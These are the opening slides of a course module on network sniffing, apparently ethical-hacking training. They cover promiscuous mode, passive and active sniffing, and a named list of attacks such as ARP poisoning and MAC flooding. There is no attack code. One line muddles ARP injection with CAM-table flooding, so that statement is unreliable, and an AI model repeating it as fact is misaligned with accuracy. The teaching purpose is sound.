





Sniffing

Module 07

Unmask the Invisible Hacker




Module Objectives




- ↳ Overview of Sniffing Concepts
- ↳ Understanding MAC Attacks
- ↳ Understanding DHCP Attacks
- ↳ Understanding ARP Poisoning
- ↳ Understanding MAC Spoofing Attacks



- ↳ Understanding DNS poisoning
- ↳ Sniffing Tools
- ↳ Sniffing Countermeasures
- ↳ Understanding Various Techniques to Detect Sniffing
- ↳ Overview of Sniffing Pen Testing




Module Flow



Network Sniffing and Threats



- Sniffing is a process of monitoring and capturing all data packets passing through a given network using sniffing tools
- It is a form of wiretap applied to computer networks
- Many enterprises' switch ports are open
- Anyone in the same physical location can plug into the network using an Ethernet cable




How a Sniffer Works



Promiscuous Mode

Sniffer turns the NIC of a system to the ~~promiscuous mode~~ so that it listens to all the data transmitted on its segment



A sniffer can constantly monitor all the network traffic to a computer through the NIC by ~~decoding the information~~ encapsulated in the data packet

Decode Information

Types of Sniffing: Passive Sniffing



Passive sniffing means sniffing through a hub, on a hub the traffic is sent to all ports




It involves only monitoring of the packets sent by others without sending any additional data packets in the network traffic



In a network that use hubs to connect systems, all hosts on the network can see all traffic therefore attacker can easily capture traffic going through the hub



Hub usage is out-dated today. Most modern networks use switches



Note: Passive sniffing provides significant stealth advantages over active sniffing

Types of Sniffing: Active Sniffing



- Active sniffing is used to sniff a switch-based network
- Active sniffing involves injecting address resolution packets (ARP) into the network to flood the switch's Content Addressable Memory (CAM) table, CAM keeps track of which host is connected to which port



Active Sniffing Techniques

1

MAC Flooding



4

DHCP Attacks

2

DNS Poisoning



5

Switch Port Stealing

3

ARP Poisoning



6

Spoofing Attack

